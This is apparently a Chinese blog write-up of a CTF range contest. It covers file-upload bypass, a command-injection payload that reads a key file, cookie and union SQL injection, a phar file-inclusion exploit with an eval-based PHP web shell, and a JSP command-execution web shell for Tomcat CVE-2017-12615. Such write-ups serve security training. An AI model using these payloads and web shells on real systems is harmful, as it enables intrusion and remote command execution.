TSRC靶场赛-writeup

原创

秋风瑟瑟... 于 2020-06-30 22:07:57 发布 155 收藏

分类专栏： T-Star学习笔记

本文链接：https://blog.csdn.net/qq_45628145/article/details/107051602

签到

文件上传JS验证，抓包or禁用JS

命令执行基础

啥都没过滤

```
payload:127.0.0.1|cat ../key.php
```

你能爆破吗

根据hint，爆破得到用户名admin、密码admin
再根据hint的cookie注入，继续判断字段、爆库、爆表、爆字段，得到flag
中间需要base64编码

成绩查询

union注入，同上

```
payload：-1' union select 1,2,3,flag from fl4g#
```

文件包含GetShell


文件上传点只能上传txt，再根据hint文件包含phar，就知道又是很简单的一个题目了，上传一个有后门的phar文件，扩展名改成.txt，然后phar文件包含就好了，连接，得到flag


```
生成phar文件
<?php
    $p = new Phar("my.phar", 0, 'my.phar');
 $p->startBuffering();
 $p['shell.php'] = '<?php phpinfo(); eval($_POST[x]); ?>';
 $p->setStub("<?php
     Phar::mapPhar('myphar.phar');
  __HALT_COMPILER();");
  $p->stopBuffering();
?>
```

```
payload：http://dd5ae31d.yunyansec.com/lfi.php?file=phar://files/JSWOJf0mA0u3Aiyd.txt/shell
```

小猫咪踩灯泡

根据hint的tomcat远程代码执行（CVE-2017-12615），百度得到了exp，照葫芦画瓢





flag{54e47be053bf6ea1}\n

```jsp
<%@ page language="java" import="java.util.*,java.io.*" pageEncoding="UTF-8"%>
<%!public static String excuteCmd(String c) {
StringBuilder line = new StringBuilder();
 try {
 Process pro = Runtime.getRuntime().exec(c);
 BufferedReader buf = new BufferedReader(new InputStreamReader(pro.getInputStream()));
 String temp = null;
 while ((temp = buf.readLine()) != null) {
 line.append(temp+"\\n");}buf.close();
 } catch (Exception e) {
 line.append(e.getMessage());
 }return line.toString();
}%>
<%if("023".equals(request.getParameter("pwd"))&&!"".equals(request.getParameter("cmd"))){
 out.println("<pre>"+excuteCmd(request.getParameter("cmd"))+"</pre>");
}else{
 out.println(":-)");
}%>
```